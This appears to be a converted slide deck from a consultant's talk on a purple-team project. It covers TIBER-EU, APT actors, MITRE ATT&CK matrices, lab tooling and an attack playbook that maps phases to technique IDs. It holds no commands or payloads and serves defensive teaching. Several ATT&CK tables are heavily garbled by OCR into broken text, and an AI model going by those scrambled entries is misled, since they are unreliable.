

Purple Teaming



Intro

My name is ...

Marius Klimmek

I work as ...

Cyber Security Consultant

• I'm here because ...

I want to give you insight into a Purple Team project




Agenda







Red, Blue and Purple Team



Source: https://purplesec.us/red-team-vs-blue-team-cyber-security



Red, Blue and Purple Team

TIBER-EU FRAMEWORK

How to implement the European framework for Threat Intelligence-based Ethical Red Teaming

What is TIBER-EU?

TIBER-EU is a common framework that delivers a controlled, bespoke, intelligence-led red team test of entities' critical live production systems. Intelligence-led red team tests mimic the tactics, techniques and procedures (TTPs) of real-life threat actors who, on the basis of threat intelligence, are perceived as posing a genuine threat to entities. An intelligence-led red team test involves the use of a variety of techniques to simulate an attack on an entity's critical functions (CFs) and underlying systems (i.e. its people, processes and technologies). It helps an entity to assess its protection, detection and response capabilities.

 $Source: https://www.ecb.europa.eu/pub/pdf/other/ecb_tiber_eu_framework.en.pdf$





APT - Threat Actors



Source: https://www.crowdstrike.com/blog/meet-the-adversaries/





TACTICS, TECHNIQUES AND PROCEDURES

Tactics

Tactics of an APT group describe the way the threat actor operates during different steps of its operation/campaign.

Techniques

APT group usually uses various techniques during its campaign which facilitate the initial compromise, maintain command and control centers and move within the target's infrastructure.

Procedures

To perform a successful attack, it's not enough to have good tactics and techniques. Therefore, a specifically orchestrated tactical move which is carried out by using a set of techniques is needed.

Source: https://azeria-labs.com/tactics-techniques-and-procedures-ttps





TACTICS, TECHNIQUES AND PROCEDURES

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2) Gather Victim Host	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4) Application Window	Exploitation of Remote Services	Archive Collected Data _(0/3)	Application Layer Protocol	Automated Exfiltration (0/1)	Account Access Removal
Information (0/4)	Compromise Accounts (0/2)	Exploit Public- Facing	Exploitation for	BITS Jobs	Access Token	Access Token Manipulation (0/5)	from Password Stores (0/3)	Discovery	Internal	Audio Capture	Communication	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise	Application	Client Execution	Boot or Logon Autostart	Manipulation (0/5)	BITS Jobs	Exploitation for	Browser Bookmark Discovery	Spearphishing	Automated	Through Removable	Exfiltration	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Infrastructure (0/6) Develop	External Remote Services	Inter-Process Communication (0/2)	Execution (0/12) Boot or Logon	Boot or Logon Autostart Execution _(0/12)	Deobfuscate/Decode Files or Information	Credential Access	Cloud Infrastructure Discovery	Lateral Tool Transfer	Collection Clipboard Data	Media Data	Over Alternative Protocol	Data
Gather Victim Org	Capabilities (0/4)	Hardware Additions	Native API Scheduled	Initialization Scripts (0/5)	Boot or Logon Initialization	Direct Volume Access	Forced Authentication	Cloud Service Dashboard	Remote Service Session	Data from Cloud	Encoding (0/2)	Exfiltration Over C2	Defacement (0/2)
Information (0/4) Phishing for	Accounts (0/2)	Phishing _(0/3)	Task/Job (0/6)	Browser Extensions	Scripts (0/5)	Domain Policy Modification _(0/2)	Forge Web Credentials (0/2)	Cloud Service Discovery	Hijacking _(0/2) Remote	Storage Object Data from	Obfuscation (0/3)	Channel	Disk Wipe _(0/2)
Information (0/3)	Obtain Capabilities _(0/6)	Replication Through Removable	Shared Modules Software	Compromise Client Software	Create or Modify System Process (0/4)	Execution Guardrails (0/1)	Input Capture (0/4)	Domain Trust Discovery	Services (0/6) Replication	Configuration Repository (0/2)	Dynamic Resolution (0/3)	Exfiltration Over Other Network	Endpoint Denial of Service (0/4)
Sources (0/2)		Media	Deployment Tools	Binary	Domain Policy	Exploitation for	Man-in-the-	File and Directory Discovery	Through Removable	Data from Information	Encrypted Channel (0/2)	Medium (0/1)	Firmware Corruption
Search Open Technical Databases (0/5)		Supply Chain Compromise (0/3)	System Services (0/2) User Execution (0/2)	Create Account (0/3)	Modification (0/2) Event Triggered	Defense Evasion File and Directory	Middle (0/2)	Network Service Scanning	Media Software	Repositories (0/2) Data from Local	Fallback Channels	Exfiltration Over Physical Medium (0/1)	II Inhibit System Recovery
Search Open Websites/Domains (0/2)		Trusted Relationship	Windows	Create or Modify System	Execution (0/15)	Permissions Modification (0/2)	Authentication Process (0/4)	Network Share	Deployment Tools	System	Ingress Tool	Exfiltration	Network Denial of "
Search Victim-Owned Websites		Valid Accounts (0/4)	Management Instrumentation	Process (0/4) Event Triggered	Exploitation for Privilege Escalation	Hide Artifacts (0/7)	Network Sniffing	Discovery Network Sniffing	Taint Shared Content	Data from Network Shared Drive	Transfer Multi-Stage	Over Web Service _(0/2)	Service (0/2) Resource Hijacking
		(0/4)		Execution (0/15)	Hijack Execution	Hijack Execution Flow (0/11)	OS Credential	Password Policy	Use Alternate Authentication	Data from Removable	Channels	Scheduled Transfer	Service Stop
				External Remote Services	Flow (0/11) Process	Impair Defenses (0/7)	Dumping (0/8) Steal	Discovery Peripheral Device	Material (0/4)	Media	Non-Application Layer Protocol	Transfer Data to Cloud	System Shutdown/Reboot
				Hijack Execution Flow (0/11)	Injection (0/11)	Indicator Removal on Host _(0/6)	Application Access Token	Discovery		Data Staged (0/2)	Non-Standard Port	Account	
				Implant Container Image	Scheduled Task/Job _(0/6)	Indirect Command Execution	Steal or Forge Kerberos	Permission Groups Discovery (0/3)		Email Collection _(0/3)	Protocol Tunneling		
				Office Application	Valid Accounts (0/4)	Masquerading (0/6)	Tickets (0/4)	Process Discovery		Input Capture (0/4)	Proxy (0/4)	i	
				Startup (0/6) Pre-OS Boot (0/5)		Modify Authentication Process (0/4)	Steal Web Session Cookie	Query Registry Remote System		Man in the Browser	Remote Access Software		
				Scheduled		Modify Cloud Compute	Two-Factor Authentication	Discovery		Man-in-the-	Traffic		
				Task/Job (0/6) Server Software		Infrastructure (0/4) Modify Registry	Interception Unsecured	Software Discovery (0/1) System Information		Middle (0/2) Screen Capture	" Signaling (0/1) " Web Service (0/3)		
				Component (0/3)			Credentials (0/6)	Discovery			(0/3)		

Source: https://mitre-attack.github.io/attack-navigator





TACTICS, TECHNIQUES AND PROCEDURES

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting	Account Manipulation (0/4)	Abuse Elevation Control	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote	Archive Collected	Application Il Layer	Automated Exfiltration (0/1)	Account Access Removal
Information (0/4)	Compromise Accounts (0/2)	Exploit Public- Facing	Interpreter (0/8) Exploitation for	BITS Jobs	Mechanism (0/4) Access Token	Access Token Manipulation	from Password Stores (0/3)	I Discovery	Services	Data _(0/3) Audio Capture	Protocol (0/4) Communication	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise	Application	Client Execution	Boot or Logon Autostart	Manipulation (0/5)	BITS Jobs	Exploitation for	Browser Bookmark Discovery	Spearphishing	Automated	Through Removable	Exfiltration	Data Encrypted for Impact
Gather Victim Network Information	Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Execution (0/12)	Boot or Logon Autostart	Il Deobfuscate/Decode Files or Information	Credential Access	Cloud Infrastructure	Lateral Tool Transfer	Collection Clipboard Data	Media Data	Over Alternative Protocol	Data Manipulation (0/3)
Gather Victim Org	Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Execution (0/12) Boot or Logon	Direct Volume Access	Forced Authentication	Discovery Cloud Service	Remote Service Session	Data from Cloud	Encoding (0/2)	Exfiltration	Defacement (0/2)
Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job _(0/6)	Browser	Initialization Scripts _(0/5)	Domain Policy	Forge Web	Dashboard	Hijacking _(0/2)	Storage Object	Data Obfuscation (0/3)	Over C2 Channel	Disk Wipe (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through	Shared Modules	Extensions Compromise	Create or Modify System	Modification (0/2)	Credentials (0/2)	Cloud Service Discovery Domain Trust Discovery	Remote Services _(0/6)	Data from Configuration Repository (0/2)	Dynamic Resolution	Exfiltration Over Other	Endpoint Denial of Service (0/4)
Search Closed Sources (0/2)	Capabilities (0/6)	Removable Media	Software Deployment Tools	Client Software Binary	Process (0/4)	Guardrails (0/1)	Capture (0/4)	File and Directory	Replication Through	Data from	Encrypted	Network Medium	Firmware
Search Open Technical		Supply Chain Compromise	System Services (0/2)	Create	Domain Policy Modification (0/2)	Exploitation for Defense Evasion	Man-in-the- Middle _(0/2)	Discovery Network Service	Removable Media	Information Repositories (0/2)	Channel (0/2)	Exfiltration Over Physical	Corruption I Inhibit System
Databases (0/5) Search Open		Trusted	User Execution (0/2)	Account (0/3) Create or Modify	Event Triggered Execution (0/15)	File and Directory Permissions	Modify Authentication	Scanning I	Software Deployment	Data from Local System	Channels	Medium (0/1)	Recovery
Websites/Domains (0/2)	l	Relationship Valid	Windows Management	System Process (0/4)	Exploitation for	Modification (0/2)	Process (0/4)	Network Share Discovery	Tools	Data from	Ingress Tool Transfer	Exfiltration Over Web	Network Denial of Service (0/2)
Search Victim-Owned Websites		Accounts (0/4)	Instrumentation	Event Triggered Execution (0/15)	Privilege Escalation	Hide Artifacts (0/7) Hijack Execution	Network Sniffing	Network Sniffing	Taint Shared Content	Network Shared Drive	Multi-Stage Channels	Service (0/2)	Resource Hijacking
				External Remote	Hijack Execution Flow (0/11) Process Injection (0/11)	Flow (0/11)	OS Credential	Password Policy Discovery	Use Alternate Authentication	Data from Removable	Non-Application Layer Protocol	Transfer	Service Stop
				Services Hijack Execution		Impair Defenses (0/7) Indicator Removal on	Steal Application	Peripheral Device Discovery	Material (0/4)	Media Data Staged (0.2)		Transfer Data to Cloud Account	System Shutdown/Reboot
				Flów _(0/11)	Scheduled	Host _(0/6)	Access Token	Permission Groups		Email	Port	racount	
				Implant Container Image	Task/Job _(0/6)	" Indirect Command Execution	Steal or Forge Kerberos Tickets	Discovery (0/3) Process Discovery	i	Collection (0/3)	Protocol Tunneling		
				Office Application Startup (0/6)	Accounts (0/4)	Masquerading (0/6)	Steal Web	Query Registry		Input Capture _(0/4)	Proxy (0/4)	1	
				Pre-OS Boot (0/5)		Modify Authentication Process (0/4)	Session Cookie	Remote System		Man in the Browser	Remote Access Software		
				Scheduled Task/Job		Modify Cloud Compute	Two-Factor Authentication Interception	Software Discovery		Man-in-the- Middle	Traffic Signaling		
				(0/6)		(0/4)		(0/1)		(0/2)	3 (0/1)		

Source: https://mitre-attack.github.io/attack-navigator





Purple Team Project

- The company has an established Blue Team / We join as the Red Team
- We play through 12 APT's a year to improve the security
- A lot intense brainstorming and requirements followed
- Timeline | Meetings | Environment | Tools





Evaluation Test Environment

- Requirements
 - Windows 10
 - Windows Server
 - Active Directory
 - Splunk
 - Sysmon
 - Easily Extendable

- Labs:
 - Setup by our own
 - MS Defend-TheFlag
 - Detection Lab

https://detectionlab.network





- Red Team Toolkits / Adversary Emulation
 - Atomic Red Team
 - Caldera
- C2 Frameworks

https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0






Atomic Red T	eam × +					election controls Q =+, × _o	layer controls	o =, 1	å ₽ , ⊙ Ⅲ	technique cont		
itial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact	
items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items	
rive-by compromise	AppleScript CMSTP	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery Application Window	AppleScript Application	Audio Capture Automated	Commonly Used Port	Automated Exfiltration	Data Destruction	
xploit Public-	Command-Line	Accessibility	Accessibility	Binary Padding	Bash History	Discovery	Deployment	Collection	Communication	Data	Data Encrypted	
acing pplication	Interface	Features	Features	BITS Jobs	Brute Force	Browser Bookmark	Software	Clipboard Data	Through Removable Media	Compressed	for Impact	
xternal Remote	Compiled HTML File	Account Manipulation	AppCert DLLs	Bypass User Account	Credential	Discovery	Distributed Component	Data from	Connection Proxy Custom Command	Data Transfer Size Limits Exfiltration	Defacement	
ervices	Control Panel Items	AppCert DLLs	Applnit DLLs		Dumping	Domain Trust Discovery	Object Model	Information Repositories			Disk Content Wipe	
lardware dditions	Dynamic Data	Applnit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Exploitation of Remote	Data from	and Control Protocol		Disk Structure	
eplication	Exchange	Application	Bypass User	CMSTP	Credentials in	Network Service	Services	Local System	Local System	Custom	Over Alternative	Wipe
hrough	Execution through API	Shimming	Account Control	Code Signing	Registry	Scanning	Logon Scripts		Cryptographic	Protocol	Endpoint Denial of Service	
emovable Media	Evenution through	Authentication Package	DLL Search	Compile After Delivery	Exploitation for Credential	Network Share Discovery	Pass the Hash	Shared Drive	Protocol	Exfiltration		
pearphishing ttachment	Module Load	BITS Jobs	Order Hijacking	Compiled HTML File	Access	Network Sniffing	Pass the Ticket	Data from	Data Encoding	Over Command and Control	Firmware Corruption	
newsers/successor	Exploitation for	Section Section 20	Dylib Hijacking	Component Firmware	Forced	Password Policy	Remote	Removable Media	Data Obfuscation	Channel	Inhibit System	
ink	Client Execution	Bootkit	Exploitation for	Component Object Model Hijacking	Authentication	Discovery	Desktop Protocol	Data Staged	Domain Fronting	Exfiltration	Recovery	
pearphishing	Graphical User Interface	Browser Extensions	Privilege Escalation	Control Panel Items	Hooking	Peripheral Device Discovery	Remote File	Email	Domain Generation	Over Other Network	Network Denial of Service	
ia Service	InstallUtil	Change Default	Extra Window	DCShadow	Input Capture	Permission Groups	Сору	Collection	Algorithms	Medium	Resource Hijacking	
upply Chain ompromise	Launchetl	File Association	Memory	y Deobluscate/Decode	Input Prompt	Discovery	Remote	Input Capture	Fallback Channels	s Exfiltration		
rusted	Local Job	Component Firmware	Injection	Files or Information	Kerberoasting	Process Discovery	Services	Man in the	Multi-hop Proxy	Over Physical Medium	Runtime Data	
elationship	Scheduling	Component Object	File System Permissions	Disabling Security Tools	Keychain	Query Registry	Replication Through	Browser	Multi-Stage	Scheduled	Manipulation	
alid Accounts	LSASS Driver	Model Hijacking	Weakness	DLL Search Order	LLMNR/NBT-NS Poisoning and	Remote System Discovery	Removable	Screen Capture	O.S. San	Transfer	Service Stop	
	Mshta	Create Account	Hooking	Hijacking	Relay	Security Software	Media	Video Capture	Multiband Communication		Stored Data Manipulation	
	PowerShell	DLL Search Order	Image File	DLL Side-Loading	Network Sniffing	Discovery		ed Webroot	Multilayer		Transmitted	
	Regsvcs/Regasm	Hijacking	Execution Options	Execution Guardrails	Password Filter	System Information	SSH Hijacking		Encryption		Data	
	Regsvr32	Dylib Hijacking	Injection	Exploitation for Defense Evasion	DLL	Discovery	Taint Shared Content		Port Knocking		Manipulation	
	Rundli32	External Remote Services	Launch Daemon	Extra Window Memory	Private Keys	System Network Configuration Discovery	Third-party		Remote Access			
	Scheduled Task	File System	New Service	Injection	Securityd Memory	System Network	Software		Tools			
	Scripting	Permissions	Path	File Deletion	Two-Factor	Connections Discovery	Windows Admin Shares		Remote File Copy			
	Service Execution	Weakness	Interception	File Permissions Modification	Authentication	System Owner/User	The second secon		Standard Application Layer			
	Signed Binary Proxy	Hidden Files and		wounication	Interception	Discovery	Windows		Protocol			



Source: https://twitter.com/hashtag/atomicredtean






Source: https://www.splunk.com/en_us/blog/security/splunk-attack-range-now-with-caldera-and-kali-linux.html











- High Level Overview
 - Creation of the playbook
 - Attack is split in phases
 - TTP's are mapped
- Preparation of the VM's
- Detailed Overview
 - Creation of the attackbook
 - Each phase with commands and tools





Playbook

		_			
Phas	e 🔻	Tactic	Technique	Sub-Technique	▼ ID ▼ ,
1	1	Reconnaissance	Active Scanning	Scanning IP Blocks	T1595.001
		Reconnaissance	Active Scanning	Vulnerability Scanning	T1595.002
2	2	Initial Access	Exploit Public-Facing Application	-	T1190
3	3	Privilege Escalation	Access Token Manipulation	Token Impersonation/Theft	T1134.001
	4	Persistence	Scheduled Task/Job	Scheduled Task	T1053.005
ŗ	5	Credential Access	Steal or Forge Kerberos Tickets	Kerberoasting	T1558.003
(5	Lateral Movement	Remote Services	Remote Desktop Protocol	T1021.001
7	7	Collection	Data from Local System	-	T1005
8	3	Exfiltration	Data Transfer Size Limits	-	T1030





TTP's of the attack

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting	Account Manipulation (0/4)	Abuse Elevation Control	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	II Exploitation of Remote	Archive Collected	Application	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise	Exploit Public-	Interpreter (0/8)	BITS Jobs	Mechanism (0/4)	Access Token	Credentials from Password	Application Window Discovery	Services	Data _(0/3)	Protocol (0/4)	Data Transfer	Data Destruction
Gather Victim Identity	Accounts (0/2)	Facing Application	Exploitation for Client Execution	Boot or Logon	Access Token Manipulation	Manipulation (0/5)	Stores (0/3)	Browser Bookmark	Internal Spearphishing	Audio Capture	Communication Through	Size Limits	Data Encrypted for
Information (0/3)	Compromise Infrastructure	External Remote	Inter-Process	Autostart Execution (0/12)	Boot or Logon	BITS Jobs	Exploitation for Credential	Discovery	Lateral Tool	Automated Collection	Removable Media	Exfiltration Over	Impact
Gather Victim Network Information _(0/6)	Develop	Services	Communication (0/2)	Boot or Logon	Autostart Execution (0/12)	Il Deobfuscate/Decode Files or Information	Access	Cloud Infrastructure Discovery	Transfer	Clipboard Data	Data	Alternative Protocol (0/3)	Data Manipulation (0/3)
Gather Victim Org Information _(0/4)	Capabilities (0/4) Establish	Hardware Additions	Native API Scheduled	Initialization Scripts (0/5)	Boot or Logon Initialization	Direct Volume Access	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking	Data from Cloud Storage Object	Encoding (0/2)	Exfiltration Over C2	Defacement (0/2)
Phishing for	Accounts (0/2)	Phishing _(0/3)	Task/Job (0/6)	Browser Extensions	Scripts (0/5)	Domain Policy	Forge Web Credentials	Cloud Service Discovery	(0/2)	. Data from	Obfuscation (0/3)	Channel	Disk Wipe (0/2)
Information (0/3)	Obtain	Replication	Shared Modules		Create or Modify	Modification (0/2)	(0/2)		Remote Services _(0/6)	Configuration	Dynamic	Exfiltration	Endpoint Denial of
Search Closed	Capabilities (0/6)	Through Removable	Software	Compromise Client Software	System Process _(0/4)	II Execution Guardrails (0/1)	I Input Capture _(0/4)	Domain Trust Discovery	Replication	Repository (0/2)	Resolution (0/3)	Over Other Network	Service (0/4)
Sources (0/2)		Media	Deployment Tools	Binary	Domain Policy	Exploitation for	Man-in-the-	File and Directory Discovery	Through Removable	Data from Information	Encrypted Channel (0/2)	Medium (0/1)	Firmware Corruption
Search Open Technical Databases (0/5)	1	Supply Chain Compromise (0/3)	System Services (0/2)	Il Create Account (0/3)	Modification (0/2)	Defense Evasion	Middle (0/2)	Network Service	Media	Repositories (0/2)	Fallback	Exfiltration Over Physical	Inhibit System
Search Open		Trusted	User Execution (0/2)	Create or Modify	Event Triggered Execution (0/15)	File and Directory Permissions	Modify Authentication	Scanning	Software Deployment	Data from Local System	Channels	Medium (0/1)	Recovery
Websites/Domains (0/2)	1	Relationship	Windows Management	System Process _(0/4)	Exploitation for	Modification (0/2)	Process (0/4)	Network Share Discovery	Tools	Data from	Ingress Tool Transfer	Exfiltration Over Web	Network Denial of Service (0/2)
Search Victim-Owned Websites		Valid Accounts (0/4)	Instrumentation	Event Triggered	Privilege Escalation	Hide Artifacts (0/7)	Network Sniffing	Network Sniffing	Taint Shared Content	Network Shared Drive	Multi-Stage	Service (0/2)	Resource Hijacking
				Execution (0/15)	Hijack Execution	Hijack Execution Flow (0/11)	OS Credential	Password Policy	Use Alternate	Data from	Channels	Scheduled Transfer	Service Stop
				External Remote Services	Flow _(0/11)	Impair Defenses	Dumping _(0/8)	Discovery	Authentication I Material (0/4)	I Removable Media	Non-Application Layer Protocol	Transfer Data	System
				Hijack Execution	Process Injection (0/11)	Indicator Removal on	Steal Application	Peripheral Device Discovery		Data Staged (0/2)	Non-Standard	to Cloud Account	Shutdown/Reboot
				Flow (0/11)	Scheduled	Host (0/6)	Access Token	Permission Groups		Email	Port		
				Implant Container Image	Task/Job (0/6)	" Indirect Command Execution	Steal or Forge Kerberos	Discovery (0/3)		Collection (0/3)	" Protocol Tunneling		
				Office Application	Valid Accounts (0/4)	Masquerading (0/6)	Tickets (0/4)	Process Discovery		Input Capture _(0/4)	Proxy (0/4)	ı	
				Startup (0/6)		Modify Authentication	Steal Web Session Cookie	Query Registry		Man in the	Remote Access		
				Pre-OS Boot (0/5)		Process (0/4)	Two-Factor	Remote System Discovery		Browser	Software		
				Scheduled Task/Job _(0/6)		Modify Cloud Compute Infrastructure _(0/4)	Authentication Interception	Software Discovery (0/1)	I	Man-in-the- Middle (0/2)	Traffic Signaling (0/1)	hub io/attac	







Comparison to real attack

Initial Access	Execution	Persistance	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And	Extitration	Impact
11 ibertis	34 iterms	62 items	32 items	69 items	21 items	23 items	16 terms	13 items	Control	9 derms	16 iterres
Drive-by Congrumae	AppreSionis	hash profile and hashro	Access Token Manguiston	Access Towart Manipulation	Account Manquistion	Account Discovery	Appreliarys	Audio Cipture	Commonly Used Port	Automoted Exfirmation	Account Access Removal
Except Public Facing	CMMTP	Accessibility Features	Accessibility Features .	Binary Padding	Bush History	MODELLE WHERE	GSSECTION Deproyment	Automated Collection	Place Company Company (Company Company	Outs Congressed	Data Destruction
Externol Remote Services	Communichtime Interfaces	Account Managaration	AppCert DLLs	BITE John	Brute Force	Micheller Bookman.	LOVE STORY LONG AND ADDRESS.	Cliptowet Date	Connection Proxy	Clerks Encrypted	Data Broychid for Impact
Hardware Additions.	Compliant HTML File	AceCort DLLs	Appent DLLs.	Bygginy Liner Account	Cresterdal Dumping	Domain Trust Discovery	Experispon of Harrolla	Marie Editi Education	Foreign Downstant and	Data Transfer Size Limits	Defscament
SOUNDERS TOURS	LOT POSSES LIGHTA BOOK	Applied DLLs	Application Stremming	Clear Command History	Emphysics with Mile	Film and Directory	Internal Spearphisting	Data from Local System	CONTROL CONTROL CONTROL	Editation Over Attended	Disk Contant Wipe
Spearphishing Attachment	Control Panis flores	Application Shimming	Dygweny Uter Account	CMSTP	Credentials in Files	Nativaria Service Scanning	Logon Scripts	Barries Million States	Data Encoding	Effetin De Commo	Disk Structure Wipe
Spearphorning Link	Dynamic Data Exchange	Authentication Package	Her ages of com-	Code Signing	Credentials in Registry	National Bridge Discovery	Plass the Hash	Editor From Hamiltonion	Data Othescation	Establish Color Chia	Endpoint Demist of Service
Spearphisting via Service	Ebacation Evough APT	B(TS-J00s	Dylla Hjadving :	Comple After Delivery	Extragator on Continuent	National Sciency	Figure the Ticket	Date Staged	Domain Fronting	ENTERONS CONTRACTOR	Firmwire Compton:
Supply Chain Compronsia	Experience Paragon Mexicon	Books	Branded transcens with	Company HTML Fis.	Porced Authoritication	Password Policy Discovery	Hieroria Dashtop Protocor	Email Colastion	Consular Consulation	Scheduled Transfer	Inhibit System Recovery
Thusbard Manadiansinks	ECOSES IN CITE	Browser Katerovana	Birholnot	Component Formwore	Princes arrigi	Partitions South	Remote File Copy	Erpait Capitars	Fulfitech Charcelle		Pestwork Chemist of Service -
Valid Accounts	Graphical User Interface	COSTON DOMEST FOR	Editional Private Priv	Component Object Model	Input Cepture	Partition Groups	Rometo Services	Mari in the Britains	Multi-hop Provy	1	Resource Hjadimg
	Installul	Component Firmware	ESTS, WINDOW Mornory	Connection Provy	Irrgs.it Prompt	Process Discovery	BROKESBOA TECNAP	Remon Capture	Multi-Stage Channels	1	Runtime Data Manaciation
	Launchell	Somponent Object Notes	File System Permissions	Control Fanal Itams	Kerbornasting	Overy Registry	Shared Webroot	Video Capture	Multiband Communication	1	Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Kaychain	Remote System Discovery	SISH Hijacking		Multilayer Encryption	1	Stored Data Mangulation
	LSASS Driver	ECT SERVICE CHOSE	College Pilit Especiales	Decariance Coccobe Pleas	LLS SPENST-NS POSSING	Security Sufference	Taint Bhared Content]	Port Knodeng	1	System Shutdown/Rebook
	Marke	Dylb Hjscking	Launch Disemon	Disabling Security Tools	Nistaork Softing	Software Dracovery	Third-party Software		Ramete Access Tools	1	Manin salido
	PowerShall	Emano	New Sentes	HET THREE CHARLE	Password Filter DLL	Paskett Apromission	Vehiclasia Admen Straine		Hernote File Copy		
	Plageura-Plagatern	External Harriote Services	Parent PID Spoofing	DLL Skin-Loading	Philade Keyn	CONSTRUCTOR CHARGE	ALDERSO, ENTERA		programme Appropriation Layer	1	
	Plagew/32	TAKE THE PRINCE OF STREET	Puth Interception	Execution Quardrain	Securityd Marrory	PASSECURITARIA DE CONTROL DE CONT			Beangage Crystographic		
	Rund/02	Highlight Day and	Plist Modification	BOHERMON OF DISCUSS	Stad Web Sension Code	State Comments and			Chicaracti Abay Application		
	Schoduled Task	Hooking	Port Monitors	Extra Vendow Marrory	SHOUSE AUTHORISES	System Service Discovery	3		Uncommonly Used Port		
